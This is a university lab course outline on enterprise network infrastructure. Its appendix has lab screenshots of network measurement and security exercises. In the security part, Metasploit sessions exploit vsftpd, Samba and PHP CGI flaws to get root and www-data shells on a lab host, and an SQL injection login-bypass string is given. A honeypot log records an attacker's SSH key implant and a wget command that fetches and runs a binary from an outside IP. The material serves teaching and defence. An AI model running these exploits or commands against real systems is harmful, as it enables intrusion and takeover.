

# Lab Course: Information Infrastructure Design Lab

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## Course Description

This course offers a series of hands-on laboratory exercises for students to practice the latest IT technologies of a modern enterprise. Students can practice their implementation, problem-solving, and debugging skills in a setting very close to the real-world environment.

## Learning outcomes

Upon successful completion of the course, students will have acquired the ability to:

1. Design, deploy, and manage the information infrastructure of a modern enterprise.
2. Characterize, evaluate, and optimize the methods and tools for supporting the information infrastructure of a modern enterprise.

## Course syllabus

Building the network infrastructure involves address planning and the configuration of various networking entities such as network gateways and NAT Firewalls. Additionally, the course covers the setup of the computing infrastructure, including the installation/configuration of operating systems and other servers to support standard IT services like DNS, email, web-hosting, databases, e-commerce website, cloud services, vulnerability scanners, Intrusion Prevention Systems, and Penetration tests.

The topics covered in this course are presented at introductory levels, providing students with fundamental concepts that preview the capabilities within the current IT industry. The intention is to inspire students to delve deeper into these subjects during their advanced courses at the upper levels of their academic journey. The lab course has been successfully running for more than five years, during which the course syllabus has been annually updated to align with the latest

technologies. Despite the regular updates to the syllabus, students have demonstrated proficiency in learning activities and lab operations, indicating a smooth assimilation of the content.

## Course outline

### Mission A: Network Infrastructure

In this mission, student will learn how to setup, manage, monitor, and debug a simple enterprise network. Some basic skills of evaluating network performance, debugging a network, and analysing network traffic will also be covered.

What to be accomplished by the students in this mission:

- Basic network setup for a Small and Medium-sized Enterprise (SME)
  - ❖ Setup of network interfaces, gateway, DHCP, firewall, and NAT
- Network monitoring, debugging and performance measurement
  - ❖ Set up SNMP, MRTG, NTOPNG, SAR, and SYSSTAT to monitor and debug their managed network and systems status.
  - ❖ Use iperf3, hping3, and traceroute to measure and debug their connected networks.
- Network traffic analysis
  - ❖ Use wireshark and tcpdump to identify the hacking patterns, victims, attackers of DDOS attack, DNS Spoofing attack, and ARP poisoning attack from captured network packets. Propose possible countermeasures of these attacks.

### Mission B: Internet Services

In this mission, students will learn how to setup, manage, monitor, and debug some common Internet Services, such as DNS, Mail, and HTTPS web services. They will also learn some basic techniques for server monitoring and performance tuning.

What to be accomplished by the students in this mission:

- Basic setup of DNS, Mail, and web server
- PKI management in https web server setup
- Use Apache and Nginx together to enhance website performance
- Web access control by transparent proxy, firewall, or DNS sinkhole
- Deployment of DNS over HTTPS (DoH) on Cloud Computing

### Mission C: E-commerce web portal and Internet Security

In this mission, students will learn how to setup and manage a E-commerce web portal both on local data centre and cloud platform. They will also learn some latest technologies in Internet Security.

What to be accomplished by the students in this mission:

- Setup and manage an e-commerce web portal to sell license files online and migrate it to AWS cloud computing
- Learn how to conduct penetration test
  - ❖ Reconnaissance and vulnerability scanning with Nmap
  - ❖ Gaining and maintaining access with Kali Linux
  - ❖ Analysis the vulnerabilities exploited, the data accessed, the time spent in the system, and the impact of the attack.
- Setup and configure the Intrusion Prevention System (IPS) with Suricata to detect and block attacks in real-time, along with presenting event logs through Elastic Stack

- ❖ Block Nmap scanning and SQL injection in real-time
- Deploy HoneyPot on AWS cloud computing to study real cases of hacking and analyse the hackers' behaviours and tools used.

## Appendix

### Screen shots of lab works

#### Vulnerability scanner with Nmap CVE and software version detection

```
ntec1-17:~> nmap -sV --script vuln vul.ilab.ntec.ie.cuhk.edu.hk -p 21
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-21 10:11 HKT
Nmap scan report for vul.ilab.ntec.ie.cuhk.edu.hk (192.168.42.7)
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: OSVDB:73573  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://osvdb.org/73573
|_ sslv2-drown:
MAC Address: 00:50:56:A2:DC:17 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

#### Msfconsole demonstrating the exploit at the vulnerable host

#### Msfconsole demonstrating the exploit of vsftpd vulnerability to get root shell

```
#  Name                               Disclosure Date  Rank      Check  Description
-  ----
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.42.7:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.42.7:21 - USER: 331 Please specify the password.
[+] 192.168.42.7:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.31:37767 -> 192.168.42.7:6200) at 2023-08-21 10:05:59 +0800

id
uid=0(root) gid=0(root)
whoami
root
```

Msfconsole demonstrating the exploit of samba vulnerability to get root shell

```
msf6 > search samba map
Matching Modules
=====
#  Name                                Disclosure Date  Rank      Check  Description
-  --
0  exploit/multi/samba/usermap_script  2007-05-14     excellent  No     Samba "username map script" Command Execut
n

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.43.31:4444
[*] Command shell session 2 opened (192.168.43.31:4444 -> 192.168.42.7:36567) at 2023-08-21 10:07:29 +0800

id
uid=0(root) gid=0(root)
whoami
root

```

Msfconsole demonstrating the exploit of php vulnerability to get www-data shell

```
4 exploit/multi/http/php_cgi_arg_injection      2012-05-03      excellent  Yes  PHP CGI Argument Injection

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.43.31:4444
[*] Sending stage (39927 bytes) to 192.168.42.7
[*] Meterpreter session 3 opened (192.168.43.31:4444 -> 192.168.42.7:43016) at 2023-08-21 10:08:49 +0800

meterpreter > ls
Listing: /var/www
=====
Mode          Size    Type  Last modified      Name
----          ----   ---   -----           ---
041777/rwxrwxrwx 4096   dir  2012-05-21 03:30:29 +0800  dav
040755/rwxr-xr-x 4096   dir  2012-05-21 03:52:33 +0800  dwva
100644/rw-r--r--  891    fil  2012-05-21 03:31:37 +0800  index.php
040755/rwxr-xr-x 4096   dir  2012-05-14 13:43:54 +0800  multillidae
040755/rwxr-xr-x 4096   dir  2012-05-14 13:36:40 +0800  phpMyAdmin
100644/rw-r--r--  19     fil  2010-04-16 14:12:44 +0800  phpinfo.php
```

*DNS over HTTPS (DOH) web server with Let's encrypt cert*

JSON		Raw Data	Headers
Save	Copy	Collapse All	Expand All
		Filter JSON	
Status:	0		
TC:	false		
RD:	true		
RA:	true		
AD:	false		
CD:	false		
Question:			
0:			
name:	"www.ie.cuhk.edu.hk."		
type:	1		
Answer:			
0:			
name:	"www.ie.cuhk.edu.hk."		
type:	5		
TTL:	14400		
Expires:	"Tue, 30 May 2023 17:17:53 UTC"		
data:	"iweb7.ie.cuhk.edu.hk."		
1:			
name:	"iweb7.ie.cuhk.edu.hk."		
type:	1		
TTL:	14400		
Expires:	"Tue, 30 May 2023 17:17:53 UTC"		
data:	"137.189.99.27"		

Block SQL injection attack and visualization of attack log with Elastic Stack.

Demo website showing SQL Injection vulnerability

# SQL Injection demo

## Login Form

Username:

Password:

For normal login:


username	password
alice	pass123
bob	pass456


To attack, enter

' OR '1'='1'-- '

in the password field


Suricata Intrusion Prevention System (IPS) Dashboard in Elastic Stack showing the detection of Nmap SYN scan and SQL injection attack





## T-POT honeypot

T-POT honeypot on AWS cloud showing top attack events and attackers' source



## T-POT honeypot on AWS cloud showing password brute force attack



## Data analysis from T-POT honeypot : Hacker's download file hash checking at VirusTotal

The VirusTotal analysis page shows the following details:

- File Hash:** a04ac6d98ad989312783d4fe3456c53730b212c79a426fb215708b6c6daa3de3
- Malicious Score:** 44 / 61
- Description:** 44 security vendors and 1 sandbox flagged this file as malicious.
- File Details:** ELF, sets-process-name, self-delete, service-scan, detect-debug-environment, spreader.
- File Size:** 78.40 KB | **Last Analysis Date:** 3 days ago
- Detection Tab:** DETECTION (selected), DETAILS, RELATIONS, BEHAVIOR, COMMUNITY (27+)
- Popular threat label:** trojan.hajime/linx
- Threat categories:** trojan
- Family labels:** hajime, linux, genericcrxhy
- Security vendors' analysis:**

VirusTotal	File Type	Analysis Status	Label
AhnLab-V3	Linux/Hajime.75930	ALYac	Trojan.Linux.Hajime
Antly-AVL	Trojan[Backdoor]/Linux.Hajime.b	Arcabit	Trojan.Generic.D207A4DB
Avast	ELF:Hajime-I [Tr]	Avast-Mobile	ELF:Hajime-I [Tr]
AVG	ELF:Hajime-I [Tr]	Avira (no cloud)	LINUX/Hajime.nsnlw
BitDefender	Trojan.GenericKD.34055387	ClamAV	Unix.Malware.Agent-6626471-0
Cynet	Malicious (score: 99)	Cyren	E32/Agent.CD
DrWeb	Linux.Mirai.4338	Emsisoft	Trojan.GenericKD.34055387 (B)
eScan	Trojan.GenericKD.34055387	ESET-NOD32	Linux/Hajime.A
F-Secure	Malware.LINUX/Hajime.nsnlw	Fortinet	ELF/Agent.MKVM!tr

## A sample of hacker's keystroke recorded by cowrie honeypot in T-POT

```
admin@ubuntu:~$ cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAACAOQC/yU0iqlqw6etPIUon4mZzxsIFWq8G8sRyluQMD3i8tpQWT2cX/mw
GgSRCz7HMLyxt87olYIPemTIRBiykq8SLD3ijQpfZwQ9vsHc47hdTBfj89FeHJGGm1KpWg8lrXeMW+5jIXTFmEFhbJ
18wc25Dcds4QCM0DvZGr/Pg4+kqj0glYqYmB2fdNzBcU05QhhWW6tSuYcXcyAz8Cp73JmN6TcPuVqHeFYDg05
KweYqTqThFFFHbdxdqqrWy6fNt8q/cgI30NBa5W2LyZ4b1v6324IEJuxlmARIxTc96lgaf30LUza8kbZyc3bewY6lsFU
N1PjQJci0ubVLyWyyJ554Tv8BBfPdY4jqCr4PzaJ2Rc1JFJYUSVVT4yX2p7L6iRpW212eZmqLMSoR5a2a/tO2s1gill
b+OEHtFWc2QH7yz/ZBjnun7oploslLVvJ9cxMoLeLr5lg+zny+IEA3x090xtcL62X0jea6btVnYo7UN2BARziisZze6oV
uOTCBijuyvOM6ROZ6s/wl4CQAOSLDeFIP5L1paP9V1XLDBAoNaUPFFtxggH3tZrnnU8Dge5/1Na08F3WNU
PM1S1x8L2HMatwc82x35jXyBSp3AMbdxMPPhvyYI8v2J1PqjH8OqGTvjdWe40mD2osRgLo1EOfP/SFBTD5VEo95
K2ZLQ== system key generated by server 20220709">>.ssh/authorized_keys && chmod -R go= ~/ssh && cd
~;

admin@ubuntu:~$ mkdir /home/; mount -o remount, rw /home/; cp /bin/echo /home/.z && >/home/.z &&
cd /home/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
```

```
admin@ubuntu:/mnt$ wget http://95.214.27.202/sparc -O-> .i | | busybox wget http://95.214.27.202/sparc -
O-> .i | | wd1 http://95.214.27.202/sparc -O-> .i; ./i ssh.wget.sparc; >.i;
--2023-05-12 15:50:55-- http://95.214.27.202/sparc
Connecting to 95.214.27.202:None... connected.

HTTP request sent, awaiting response... 200 OK

Length: 37244 (36.37109375K) [application/octet-stream]

Saving to: '/mnt/sparc'

100%[=====] 37,244      470K/s/s eta 0s

2023-05-12 15:50:56 (470 KB/s) - `/mnt/sparc' saved [37244/37244]

--2023-05-12 15:50:56-- http://95.214.27.202/sparc
Connecting to 95.214.27.202:None... connected.

HTTP request sent, awaiting response... 200 OK

Length: 37244 (36.37109375K) [application/octet-stream]

Saving to: '/mnt/sparc'

100%[=====] 37,244      56722K/s/s eta 0s


2023-05-12 15:50:56 (56722 KB/s) - `/mnt/sparc' saved [37244/37244]
```

*Iperf3 expirement*

```
root@ntec1-demo:~>iperf3 -c 172.16.17.2
Connecting to host 172.16.17.2, port 5201
[ 4] local 172.16.17.1 port 51798 connected to 172.16.17.2 port 5201
[ ID] Interval           Transfer     Bandwidth    Retr  Cwnd
[ 4]  0.00-1.00   sec   1.34 GBytes   11.5 Gbits/sec   64   325 KBytes
[ 4]  1.00-2.00   sec   1.16 GBytes   9.99 Gbits/sec   32   386 KBytes
[ 4]  2.00-3.00   sec   1.15 GBytes   9.90 Gbits/sec   48   378 KBytes
[ 4]  3.00-4.00   sec   1.14 GBytes   9.80 Gbits/sec   48   378 KBytes
[ 4]  4.00-5.00   sec   1.14 GBytes   9.80 Gbits/sec   48   385 KBytes
[ 4]  5.00-6.00   sec   1.13 GBytes   9.73 Gbits/sec   64   273 KBytes
[ 4]  6.00-7.00   sec   1.15 GBytes   9.90 Gbits/sec   48   293 KBytes
[ 4]  7.00-8.00   sec   1.15 GBytes   9.89 Gbits/sec   48   294 KBytes
[ 4]  8.00-9.00   sec   1.11 GBytes   9.51 Gbits/sec   48   294 KBytes
[ 4]  9.00-10.00  sec   1.10 GBytes   9.49 Gbits/sec   48   283 KBytes
- - - - - [ ID] Interval           Transfer     Bandwidth    Retr
[ 4]  0.00-10.00  sec  11.6 GBytes   9.95 Gbits/sec  496
[ 4]  0.00-10.00  sec  11.6 GBytes   9.95 Gbits/sec

iperf Done.
ntec1-demo:~>
```

NTOPNG showing traffic generated by iperf3



### Network latency measurement by hping3 and traceroute

```
root@ntec2-demo:~>hping3 -c 3 -S -p 80 www.ie.cuhk.edu.hk
HPING www.ie.cuhk.edu.hk (eth0 137.189.96.99): S set, 40 headers + 0 data bytes
len=46 ip=137.189.96.99 ttl=61 DF id=0 sport=80 flags=SA seq=0 win=14600 rtt=0.9 ms
len=46 ip=137.189.96.99 ttl=61 DF id=0 sport=80 flags=SA seq=1 win=14600 rtt=0.8 ms
len=46 ip=137.189.96.99 ttl=61 DF id=0 sport=80 flags=SA seq=2 win=14600 rtt=0.8 ms

--- www.ie.cuhk.edu.hk hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.8/0.8/0.9 ms
ntec2-demo:~>traceroute -z 1 -T -p 80 www.ie.cuhk.edu.hk
traceroute to www.ie.cuhk.edu.hk (137.189.96.99), 30 hops max, 60 byte packets
 1 ntecl-demo (172.16.17.1)  0.134 ms  0.268 ms  0.193 ms
 2 192.168.43.254 (192.168.43.254)  0.432 ms  0.416 ms  0.441 ms
 3 router992-3.ie.cuhk.edu.hk (137.189.99.183)  0.829 ms  0.802 ms  0.813 ms
 4 ieweb.ie.cuhk.edu.hk (137.189.96.99)  0.719 ms  0.684 ms  0.706 ms
ntec2-demo:~>
ntec2-demo:~>hping3 -c 3 -S -p 80 www.cuhk.edu.hk
HPING www.cuhk.edu.hk (eth0 137.189.11.73): S set, 40 headers + 0 data bytes
len=46 ip=137.189.11.73 ttl=54 DF id=1253 sport=80 flags=SA seq=0 win=49312 rtt=1.7 ms
len=46 ip=137.189.11.73 ttl=54 DF id=1254 sport=80 flags=SA seq=1 win=49312 rtt=1.5 ms
len=46 ip=137.189.11.73 ttl=54 DF id=1255 sport=80 flags=SA seq=2 win=49312 rtt=1.8 ms

--- www.cuhk.edu.hk hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.5/1.7/1.8 ms
ntec2-demo:~>traceroute -z 1 -T -p 80 www.cuhk.edu.hk
traceroute to www.cuhk.edu.hk (137.189.11.73), 30 hops max, 60 byte packets
 1 ntecl-demo (172.16.17.1)  0.100 ms  0.189 ms  0.194 ms
 2 192.168.43.254 (192.168.43.254)  0.450 ms  0.435 ms  0.433 ms
 3 router992-3.ie.cuhk.edu.hk (137.189.99.183)  0.785 ms  0.851 ms  0.841 ms
 4 137.189.99.252 (137.189.99.252)  1.117 ms  1.371 ms  1.363 ms
 5 137.189.192.250 (137.189.192.250)  1.027 ms  1.226 ms  1.090 ms
 6 137.189.9.57 (137.189.9.57)  1.647 ms  1.341 ms  1.231 ms
 7 www.cuhk.edu.hk (137.189.11.73)  1.759 ms  2.364 ms  2.286 ms
ntec2-demo:~>
```

## Network Traffic Analysis of traceroute packet

Sender sending packet with ttl=1

Wireshark 1.8.10 (SVN Rev Unknown from unknown)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: `tcp.port eq 80 || icmp`

